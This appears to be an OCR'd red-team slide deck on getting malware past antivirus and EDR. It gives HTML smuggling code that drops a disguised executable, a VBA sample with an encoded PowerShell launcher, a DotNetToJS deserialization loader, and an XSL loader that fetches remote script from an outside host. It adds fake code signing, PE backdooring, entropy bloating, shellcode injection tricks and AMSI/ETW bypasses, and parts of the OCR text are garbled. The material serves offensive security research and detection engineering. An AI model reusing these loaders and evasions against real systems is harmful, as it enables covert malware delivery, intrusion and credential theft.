


Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachments can auto-open through Javascript in PDF
- » We've seen Customers using PDFs with containing 10+ attached resources – no kidding.

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```





The Beauty of HTML Smuggling



HTML Smuggling – Deadly Effective

https://outflank.nl/blog/2018/08/14/html-smuggling-explained/

HTML smuggling explained

Stan Hegt | August 14, 2018

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » **MUST** employ anti-sandbox/-headless + timing delays
 - » Deploy a decoy doc if unsure

github.com/infosimples/detect-headless

download

Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
 - The **Content-Disposition** HTTP header
 - The final segment in the URL **path**
 - The **media type** (from the **Content-Type** header, the start of a **data: URL**, or **blob.type** for a **blob: URL**)

```

var obf_data = obf_base64ToArrayBuffer(obf_file);
var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
var obf_fileName = 'Autoruns64.exe';

// msSaveOrOpenBlob
if (window.navigator['msSaveOrOpenBlob']) {
    window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
}
else {
    var obf_a = document.createElement('a');
    document.body.appendChild(obf_a);
    obf_a.style = 'display: none';

    // createObjectURL
    var obf_url = window.URL['createObjectURL'](obf_blob);
    obf_a.href = obf_url;

    // download
    obf_a['download'] = obf_fileName;

    obf_a.click();

    // revokeObjectURL
    window.URL['revokeObjectURL'](obf_url);
}

```



Summing Up On File Formats

» Plenty Ways To Skin A Cat - nightmare for detection engineers

» Below is a list of extensions that we can weaponize, meaning they pose *actual* risk:

	1.	docm		19.	pub	Publisher		55.	zip
	2.	doc						56.	7z
Word	3.	docx		20.	ppa		MS Project	37.	mpd
	4.	dot	PowerPoint	21.	ppam			38.	mpp
	5.	dotm		22.	pptm			39.	mpt
	6.	rtf		23.	ppsm			40.	mpw
				24.	pot			41.	mpx
				25.	potm			42.	vbs
		26.		pps		43.	vbe		
Excel	7.	xls		27.	pptx		WSH, COM, HTML	44.	hta
	8.	xlsm	Visio	28.	vdw			45.	sct
	9.	xlam		29.	vsd			46.	wsf
	10.	xlsx		30.	vsdm			47.	wsc
	11.	xla		31.	vss			48.	xsl
	12.	xlt		32.	vssm			49.	vbe
	13.	xltm		33.	vst			50.	js
	14.	slk		34.	vst			51.	jse
						52.	Html		
	15.	chm		35.	library-ms		Containers	63.	exe
	16.	scf		36.	settingscontent-ms			53.	mde
	17.	url	Exotics					54.	accde
	18.	csproj							73.
							Executables	64.	scr
								65.	cpl
								66.	wll
								67.	xll
								68.	bat
								69.	ps1
								70.	cmd
							71.	sh	
							72.	lnk	

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (3)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Victim Host (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Victim Identity (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Victim Network (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (15)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Victim Org (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Replication Through Removable Media	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
g for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Create or Modify System Process (4)	Direct Volume Access	Forge Web Credentials (2)	Cloud Service Discovery	Software Deployment Tools	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Domain Policy Modification (2)	Domain Policy Modification (2)	Input Capture (4)	Cloud Storage Object Discovery	Taint Shared Content	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Open Technical (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Execution Guardrails (1)	Modify Authentication Process (4)	Container and Resource Discovery	Use Alternate Authentication Material (4)	Data from Configuration Repository (2)	Ingress Tool Transfer	Exfiltration Over Physical Medium (1)	Firmware Corruption
Open s/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	Event Triggered Execution (15)	Network Sniffing	Domain Trust Discovery		Data from Information Repositories (3)	Multi-Stage Channels	Exfiltration Over Web Service (2)	Inhibit System Recovery
Victim-Owned s			System Services (2)	External Remote Services	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	OS Credential Dumping (3)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol	Scheduled Transfer	Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port	Transfer Data to Cloud Account	Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Process Injection (11)	Impair Defenses (9)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling		Service Stop
				Modify Authentication Process (4)	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)	Valid Accounts (4)	Indirect Command Execution	Two-Factor Authentication Interception	Password Policy Discovery		Email Collection (3)	Remote Access Software		
				Pre-OS Boot (5)		Masquerading (7)	Unsecured Credentials (1)	Peripheral Device Discovery		Input Capture (4)	Traffic Signaling (1)		
								Permission Groups Discovery (3)		Screen Capture	Web Service (3)		
								Process Discovery					

Evasion In-Depth



Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** surface point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





Delivery - Evasions

- » HTML Smuggling + delay + Anti-Sandbox
- » **VBA Purging**
- » Document anonymization (clear-out *core.xml*)
- » **Office Document Encryption** (even *VelvetSweatshop* will cut it)
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection to split infection process into Pull -> Run


```
updateElem(self.logger, metadata, et, ns, 'dc:title', '')
updateElem(self.logger, metadata, et, ns, 'dc:subject', '')
updateElem(self.logger, metadata, et, ns, 'dc:creator', '')
updateElem(self.logger, metadata, et, ns, 'cp:keywords', '')
updateElem(self.logger, metadata, et, ns, 'dc:description', '')
updateElem(self.logger, metadata, et, ns, 'cp:lastModifiedBy', '')
updateElem(self.logger, metadata, et, ns, 'cp:revision', '1', False)
```

<https://t.me/learningnets>

Purgalicious VBA: Macro Obfuscation With VBA Purging

ANDREW OLIVEAU, ALYSSA RAHMAN, BRETT HAWKINS

NOV 19, 2020 | 9 MINS READ



Not VBA Purged

```
!Offic
!G{2
DF8D04C-
5BF8A-101@B-BDES
gAja
ram File
s (x86)\Common
Microsof
t Shared
\OFFICE1
6\MSO.DL
P 16.
0 0b
Li`brary
fThisDoc
umentG
T@hi
@Jc
nU@p
H*"B
dule1G
(1Normal
/w 1 /C "sv oc -;sv in ec;sv ny'
((gv oc).value.toString()+ (gv in).value.toStr
ing());
(gv ny).value.toString() ('JAB
LAGsAPQAnACQASwBQAD0AJwAnAFsARABsAGwASQBtAHAAbwByA
HQAkAAoACIAbQAIACsAIgBzACIAKwAIAHYAYwByAHQALgBkAGw
ABAAIACkAKQBdAHAAdQBIAgWAAQBjACAACwB0AGEAdABpAGMAI
ABIAHgAdABIAHIAbgAgAEkAbgB0AFAdABYACAAVQBDAFoAKAB
1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBwAHQAIBhA
G0AbwB1AG4AdAApADsAwWBEGwAbABJAG0ACABvAHIAAdAAoACI
AawB1AHIAbgB1AGwAMwAyAC4AZAAIACsAIgBsACIAKwAIAgWAI
gApAF0ACAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB
0AGUAcGbuACAASQBUAHQAUB0AHIAIABWAFcAZgAcAEkAbgB0A
FAAdABYACAAABwAFQAAABYAGUAYQBKAEEAdAB0AHIaAQBiAHU
AdAB1AHMALAAgAHUAaQBwAHQAIBkAHcAUwB0AGEAYwBrAFMAa
QB6AGUALAAgAEkAbgB0AFAdABYACAAABwAFMAAdABHAIAdAB
BAGQAZABYAGUAcwbzACwAIBAJAG4AdABQAHQAacgAgAGwACABQA
```

VBA Purged

```
!Offic
g2DF8
D04C-5BF
A-101B-BHDES
gAA
gram
Files (
x86)\Com
mon
\Mic
rosoft S
hared\OF
FICE16\M
SO.DLL#
P 16.0 0
Libra
2Thi
sDocumen
@hi
l"D@Jc
n@p
H"B
Module1G
Attribut
e VB_Nam
e = "Mod
ule1"
ub Auto0
pen()
im NvdqQ0ot
b /
w 1 /C "
"sv oc -
in ec
ny
0).val@ue.toS
g(+
0);" & T"p
ny
```



Exploitation

- » Non Auto-Exec Docs + *CustomUI*
- » Or Auto-Exec but with ActiveX / exotic entry point
- » DotNetToJS still works great against Defender and AMSI ~ 2022
- » Evades ASR rules:
 - » Block office applications from injecting into other processes
- » Remote Process Injection + Parent PID Spoofing = success
 - » As long as EDR is cool about tampering with remotes

```
Dim stm As Object, fmt As Object, al As Object
Set stm = CreateObject("System.IO.MemoryStream")

If stm Is Nothing Then
    manifest = "<?xml version=""1.0"" encoding=""UTF-16"" standalone=""yes""?><assembly xmlns=""
    manifest = manifest & "ialization.Formatters.Binary.BinaryFormatter"" threadingModel=""Both"
    manifest = manifest & "llections.ArrayList"" runtimeVersion=""v4.0.30319"" /><clrClass clsid
    manifest = manifest & "Security.Cryptography.FromBase64Transform"" threadingModel=""Both"" r
    manifest = manifest & "ersion=""v4.0.30319"" /></assembly>"

    Set ax = CreateObject("Microsoft.Windows.ActCtx")
    ax.ManifestText = manifest

    Set stm = ax.CreateObject("System.IO.MemoryStream")
    Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = ax.CreateObject("System.Collections.ArrayList")

Else
    Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set al = CreateObject("System.Collections.ArrayList")
End If

Dim dec
dec = decodeHex(s)

For Each i In dec
    stm.WriteByte i
Next i

stm.Position = 0

Dim n As Object, d As Object, o As Object
Set d = fmt.Deserialize_2(stm)
al.Add Empty

Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)

o.Foo("notepad.exe")
```



Exploitation - Evasions

- » DotNetToJS from VBA
- » Alternatively XSL Loader from VBA
 - » Low IOC footprint, executes in-memory, stealthy as hell
- » Spawn into Remote Process to live outside of Office
- » Utilise Parent PID Spoofing
- » Or instead use Dechained Execution:
 - » Scheduled Tasks
 - » COM Hijacking
 - » DLL Side-Loading
- » AMSI Evasion from VBA is cumbersome – no need to evade
 - » Simply change tactic so that your code not triggers it anymore

```
1
2 Set xml = CreateObject("Microsoft.XMLDOM")
3 xml.async = false
4 Set xsl = xml
5 xsl.load "https://report.z13.web.core.windows.net/update"
6 xml.transformNode xsl
7
```

```
templates / converts / = vbs in xsl.xsl
1 <?xml version='1.0'?>
2 <stylesheet
3     xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
4     xmlns:user="placeholder"
5     version="1.0">
6 <output method="text"/>
7 <ms:script implements-prefix="user" language="VBScript"><![CDATA[
8 <<<VBSCRIPT_CODE>>>
9 ]]>
10 </ms:script>
11 </stylesheet>
```



Installation

» KILLER EVASION:

» **BEWARE OF USING COBALT STRIKE** ☹️, EMPIRE, SILENTRINITY, COVENANT, METASPLOIT

» They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now ☹️

» If your Client/Team/Employer can afford it:

» Develop In-House Malware

» Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

» What's fancy nowadays?

» **Nighthawk** - helluva C2, but priceyyy

» **PoshC2** - may work just fine

» **Sliver** - really evasive, requires mods, too heavy for my taste

execute-assembly follows **fork & run** (beware, its loud!)



Mariusz Banach @mariuszbit · 31 maj

W odpowiedzi do @HackingLZ @LittleJoeTables i 8 innych użytkowników
It's not that bad when you invest shit ton of R&D hours for custom loaders, evasion, unhookers, guardrails, anti-Everything. Long weeks later we eventually grown in-house tooling to keep operating with CS for our RTs. Plenty of booby traps to be wary of yet feasible 0_0



Adam Chester
@_xpn_

Man I'm calling it, bye bye Cobalt Strike, hello Sliver!
Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.



Installation

ASR (Attack surface Reduction) audited explorer.exe launch: `evil.exe` triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

» Prefer DLLs over EXEs == Indirect Execution

- » MS Defender For Endpoint has this ASR prevalence rule -> not that effective against DLLs
- » Apply DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs & forget about it

The screenshot shows the Microsoft Defender Security Center interface for a file named `evil.exe`. The interface is divided into several sections:

- File summary:** A sidebar on the left containing file details such as SHA1, SHA256, MD5, Size, Signer, Is PE, and Malware detection.
- Overview:** The main content area, currently displaying a message: "Data isn't available right now".
- Malware detection:** A section showing "Virus Total ratio" as "No data available" and "Malware detection" as "None".
- File prevalence:** A section showing "0 Email inboxes", "2 devices in organization" (with a 30-day dropdown), and "2 devices worldwide".

At the top right of the interface, there are action buttons: "Stop and Quarantine File", "Add Indicator", "Consult a threat expert", and "Action center".



Processing

» Encrypt your strings during
Compile-Time with andrivet/ADVobfuscator

» or **Obfuscate** your implants:
» conveniently with *ProtectMyTooling*



» It lets you roll implants through
multitude of daisy-chained packers

» I'm releasing it *just now*:

<https://github.com/mgeeky/ProtectMyTooling>

ProtectMyTooling v0.15 | be responsible - watermark and track your implants

Input File: D:\dev2\ProtectMyTooling\tests\dbgview64.exe [Browse]

Output File: D:\dev2\ProtectMyTooling\tests\dbgview64-obf.exe [Save As...]

File Architecture: Auto [v] Detected file type: PE Executable

Packers chain:

- donut
- sgn
- nimpackt
- callobf
- peresed
- upx
- mangle

Choose packers to work with:

- amber
- asstrongasfuck
- backdoor
- callobf
- confuserex
- donut
- enigma
- hyperion
- intellilock
- invobf
- logicnet
- mangle
- mpress
- netreactor
- netshrink
- nimcrypt2
- nimpackt
- nimsyscall
- packer64
- pe2shc
- pecloak
- peresed
- scarecrow
- sgn
- smartassembly
- srdi
- themida
- upx
- vmprotect

Config path: d:\dev2\ProtectMyTooling\config\ProtectMyTooling.yaml [Browse]

Watermark: section=.foo,1234567890abcdef123456

Custom IOC: []

Custom Options: []

Collect IOCs Hide Console Don't disable AV Verbose Debug

Mangle(Upx(Peresed(Callobf(Nimpackt(Sgn(Donut("dbgview64.exe"))))))))

[Protect] [Protect & Run] [List Packers & Details] [Edit Config] [Full Help] [About]



Processing

- » If you need to have them EXE
 - » **Backdoor** legitimate EXE
 - » then Sign that EXE with a Fake Code Cert
- » PE Backdooring strategy:
 - » Insert Shellcode in the middle of .text
 - » Change OEP
 - » ... or better hijack a branching JMP/CALL
 - » Regenerate Authenticode signature



Fake Signing

» That's rubbish, modern anti-malware tech wouldn't get fooled that way!

» Yeah, exactly - no way!

» Oh, anyway...
who got tricked?

- | | | |
|------------|--------------|----------------|
| 1. Avast | 5. Cynet | 8. SentinelOne |
| 2. AVG | 6. F-Secure | (Static ML) |
| 3. Avira | 7. MaxSecure | |
| 4. Cylance | | |



30 / 70

30 security vendors and no sandboxes flagged this file as malicious

1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73

1.27 MB Size

2022-07-13 20:03:10 UTC a moment ago

Apollo.exe

assembly peexe

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

Matches rule INDICATOR_EXE_Packed_Fody by ditekSHen from ruleset indicator_packed at https://github.com/ditekshen/detection
↳ Detects executables manipulated with Fody

22 / 69

22 security vendors and no sandboxes flagged this file as malicious

34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbdccebaac3df65

1.28 MB Size

2022-07-13 20:03:23 UTC a moment ago

Apollo.exe


assembly invalid-signature overlay peexe signed

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

Matches rule INDICATOR_EXE_Packed_Fody by ditekSHen from ruleset indicator_packed at https://github.com/ditekshen/detection
↳ Detects executables manipulated with Fody



Mythic Apollo.exe not signed.

Mythic Apollo.exe fake-signed.

<https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1>

<https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbdccebaac3df65?nocache=1>




Entropy, File Pumping, Bloating

- » Entropy measures how much random data looks like.
 - » The lower – the less random.
 - » Higher the entropy, the more packed/**anomalous** data looks like at first glance

- » **File Pumping** - stuffing executable with plenty of long strings
 - » Random English words
 - » Visual Studio solution building could be configured with Pre-Build Event running python script that modifies source code.

- » **File Bloating**
 - » Instead of keeping implant as small as possible – insert lots of English words
 - » That will lower entropy and increase chance, that AV/EDR wont scan a file.
 - » Make your *persisting* implant **50 MBs** or more 🍷



Mike Saunders
@hardwaterhacker

Today I learned CrowdStrike's ML AV component looks at total entropy in an executable and will block it if the entropy level is above some threshold. Successful bypass by adding English words in character arrays to decrease overall entropy.

[Przetłumacz Tweeta](#)

12:24 AM · 12 mar 2022 · TweetDeck

161 Tweetów podanych dalej 14 Cytatów z Tweeta 848 Polubień



Shellcode Loader Strategies

1. Time-Delayed Execution times out emulation & makes AV transit into behavioural analysis
2. Run Shellcode only when correct decryption key acquired
3. Conceal shellcode in **second-to-last** (better **N-to-last**) PE Section
4. Use Parent PID Spoofing wherever applicable

5. Prefer staying Inprocess / Inline

6. For Remote Injection – freestyle **DripLoader-way** *
 - » Dechain Alloc + Write + Exec steps
 - » Introduce significant delays among them
 - » Split shellcode into chunks & write in randomized order
- » For Target process => use one that lets you blend-in with:
CLR.dll, WinHTTP.dll, Credui.dll

Nighthawk shellcode Loader decryption key recovery options:

Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:

- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.



Exotic Evasions

» Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3) *

» Calling out to APIs safely with Direct Syscalls

- » Apply Self IAT Hooking to redirect unsafe `CreateRemoteThread` to safe Direct Syscall stub instead

» Advanced In-Memory Evasions

- » Shellcode Fluctuation
- » *proper* Call Stack Spoofing
- » Process Heap Masking
- » Unlink malware PE modules (`credui`, `winhttp`) from PEB upon `Sleep()`
- » Indirect Execution -> jump to shellcode via System Library Gadgets
- » Indirect Handles Acquisition
 - » convert HWND into Process Handle (`GetProcessHandleFromHwnd`)
 - » reuse opened LSASS handles

Base address	Type	Size	Protection	Use	Total WS	Private WS	Shareable WS	Shared WS
> 0x25c21f40000	Private	780 kB	RW		16 kB	16 kB		
